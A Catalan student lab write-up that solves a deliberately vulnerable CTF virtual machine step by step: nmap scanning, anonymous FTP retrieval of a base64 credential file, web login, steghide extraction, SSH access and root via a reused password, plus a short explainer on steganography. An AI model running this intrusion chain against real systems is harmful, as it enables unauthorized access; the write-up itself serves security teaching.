

Workshop 8

1. Quina IP té la màquina?

La IP de la màquina és la 192.168.1.9 ja que la 1.148 és la de la meva kali linux:

```
[root@polkali:~]# nmap -sn 192.168.1.0/24

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-02 18:53 CET
Nmap scan report for 192.168.1.1
Host is up (0.00033s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.1.2
Host is up (0.00025s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.1.3
Host is up (0.00021s latency).
MAC Address: 08:00:27:CD:31:5A (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.9
Host is up (0.00047s latency).
MAC Address: 08:00:27:1A:0C:71 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.148
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.34 seconds

[root@polkali:~]#
```


2. Quins ports té oberts?

El port 21, el port 80 i el port 55077 que està obert per ssh:

```
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:192.168.1.148
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 4
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0      0          21 Sep 21  2021 cred.txt
| -rw-r--r--    1 0      0          86 Jun 11  2021 welcome
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_http-title: Login
55077/tcp open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:e8:ad:80:35:81:c4:29:7e:cf:e4:70:f2:69:d9:96 (RSA)
|   256 46:20:20:03:9c:97:35:f6:2d:5d:62:4a:be:6c:95:8e (ECDSA)
|_  256 ae:90:88:f6:63:8d:dc:60:fa:ff:fc:70:12:e4:f4:1f (ED25519)
MAC Address: 08:00:27:1A:0C:71 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

3. Quin contingut té la web?

Té una pàgina/formulari a través del qual es pot fer login:



192.168.1.9

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

LOGIN

Sign In

username

Password

Submit

4. Si analitzes els serveis d'aquesta màquina, a causa d'un error de configuració, podràs veure dos fitxers, descarrega-te'ls. Quin contingut tenen?

Al tenir l'ftp amb l'usuari anonymous activat m'hi he pogut connectar i veure els fitxers per descarregar-los:

```
(root@polkali)-[/home/polkali]
# ftp anonymous@192.168.1.9
Connected to 192.168.1.9.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||46565|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 21 Sep 21 2021 cred.txt
-rw-r--r-- 1 0 0 86 Jun 11 2021 welcome
226 Directory send OK.
ftp> 
```

```

(root@polkali)-[/home/polkali]
# wget ftp://192.168.1.9/cred.txt
--2024-02-02 19:06:44-- ftp://192.168.1.9/cred.txt
      => 'cred.txt.1'
Connecting to 192.168.1.9:21... connected.
Logging in as anonymous ... Logged in!
=> SYST ... done.      => PWD ... done.
=> TYPE I ... done.    => CWD not needed.
=> SIZE cred.txt ... 21
=> PASV ... done.      => RETR cred.txt ... done.
Length: 21 (unauthoritative)

cred.txt.1              100%[=====]      21  --.-KB/s   in 0s

2024-02-02 19:06:44 (5.21 MB/s) - 'cred.txt.1' saved [21]

(root@polkali)-[/home/polkali]
# pwd
/home/polkali

(root@polkali)-[/home/polkali]
# wget ftp://192.168.1.9/welcome
--2024-02-02 19:07:18-- ftp://192.168.1.9/welcome
      => 'welcome'
Connecting to 192.168.1.9:21... connected.
Logging in as anonymous ... Logged in!
=> SYST ... done.      => PWD ... done.
=> TYPE I ... done.    => CWD not needed.
=> SIZE welcome ... 86
=> PASV ... done.      => RETR welcome ... done.
Length: 86 (unauthoritative)

welcome                 100%[=====]      86  --.-KB/s   in 0.05s

2024-02-02 19:07:18 (1.86 KB/s) - 'welcome' saved [86]

```

```

(root@polkali)-[/home/polkali]
# ls
Desktop  Music  Templates  wazuh-agent-4.7.2-1.aarch64.rpm  welcome
Documents Pictures Videos    wazuh-agent-4.7.2-1.x86_64.rpm
Downloads Public  cred.txt   wazuh-agent_4.7.2-1_amd64.deb

```

El contingut que tenen és:

```

(root@polkali)-[/home/polkali]
# cat welcome

  🌟 WELCOME 🌟

We're glad to see you here.

  🍀 All The Best 🍀

```

```

  🍀 All The Best 🍀

(root@polkali)-[/home/polkali]
# cat cred.txt
Y2hhbXA6cGFzc3dvcmQ=

```

5. Hauries d'haver trobat unes credencials. Prova-les a la web.


A dins el fitxer cred.txt hi ha en base64 les credencials següents: "champ:password"

Ara a la web un com hi accedim veiem el següent:




6. Un botó de la web et descarrega un fitxer. Quin contingut té?


El botó About Us:



El fitxer descarregat és:




I si el descomprimim veiem que és un directori amb imatges:




7. Aplica esteganografia a les imatges. En una necessitaràs un password, quin deu ser...?

La contrasenya és sudo i ens genera un fitxer que és user.txt:



8. El contingut del fitxer user.txt està codificat. Seguint les instruccions del fitxer hint.py, prova de descodificar-lo utilitzant la web cyberchef.org. Quines són les credencials?

Ja tenim les credencials que són: wtf:this one is a simple one



9. Connecta't a la màquina amb aquestes noves credencials i aconseguirà root. Serà més fàcil del que et penses.

```
wtf@wtf: ~  
File Actions Edit View Help  
# ssh -p 55077 wtf@192.168.1.9  
The authenticity of host '[192.168.1.9]:55077 ([192.168.1.9]:55077)' can't be established.  
ED25519 key fingerprint is SHA256:7llosBA8c0IhGD0Q/MfctQSSVRtzJrF800BmRA58IyE.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '[192.168.1.9]:55077' (ED25519) to the list of known hosts.  
wtf@192.168.1.9's password:  
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-156-generic x86_64)  
  
* Documentation: https://help.ubuntu.com  
* Management:   https://landscape.canonical.com  
* Support:      https://ubuntu.com/advantage  
  
System information as of Fri Feb  2 18:37:52 UTC 2024  
  
System load:  0.0                Processes:            175  
Usage of /:   56.6% of 8.79GB    Users logged in:     0  
Memory usage: 24%              IP address for enp0s17: 192.168.1.9  
Swap usage:   0%  
  
* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s  
just raised the bar for easy, resilient and secure K8s cluster deployment.  
  
https://ubuntu.com/engage/secure-kubernetes-at-the-edge  
  
246 packages can be updated.  
181 updates are security updates.  
  
*** System restart required ***  
Last login: Thu Jan 18 08:37:36 2024  
  
/ You could live a better life, if you \  
\ had a better mind and a better body. \  
_____  
/  
\  
o_o |  
|:_/ |  
// \ \  
( | ) |  
( ) = ( )
```

```
wtf@wtf:~$ whoami  
wtf  
wtf@wtf:~$ █
```

La contrasenya de root és la mateixa que la de l'usuari wtf: this one is a simple one

```
wtf@wtf:~$ whoami
wtf
wtf@wtf:~$ sudo su
[sudo] password for wtf:
Sorry, try again.
[sudo] password for wtf:
root@wtf:/home/wtf# id
uid=0(root) gid=0(root) groups=0(root)
root@wtf:/home/wtf# whoami
root
root@wtf:/home/wtf#
```

Esteganografia

L'esteganografia consisteix en l'estudi i l'aplicació de tècniques que permeten ocultar missatges o objectes, dins d'altres, anomenats portadors, perquè no se'n percebi l'existència.

En aquest taller tenim text ocult en imatges.

Per inserir o extreure missatges ocults de fitxers, tenim la comanda steghide. Si no la tens, instal·la-la amb:

sudo apt install steghide

I per extreure informació oculta d'un fitxer, executa:

steghide extract --sf nom_fitxer

Estegomalware

Una variant de l'esteganografia és l'estegomalware, que consisteix en l'ocultació de codi maliciós.

Per qui estigui interessat en el tema recomano llegir:

ESTEGOMALWARE - Evasión de antivirus y seguridad perimetral usando esteganografía

Ocultando ciberamenazas avanzadas y malware

Autor: Dr. Alfonso Muñoz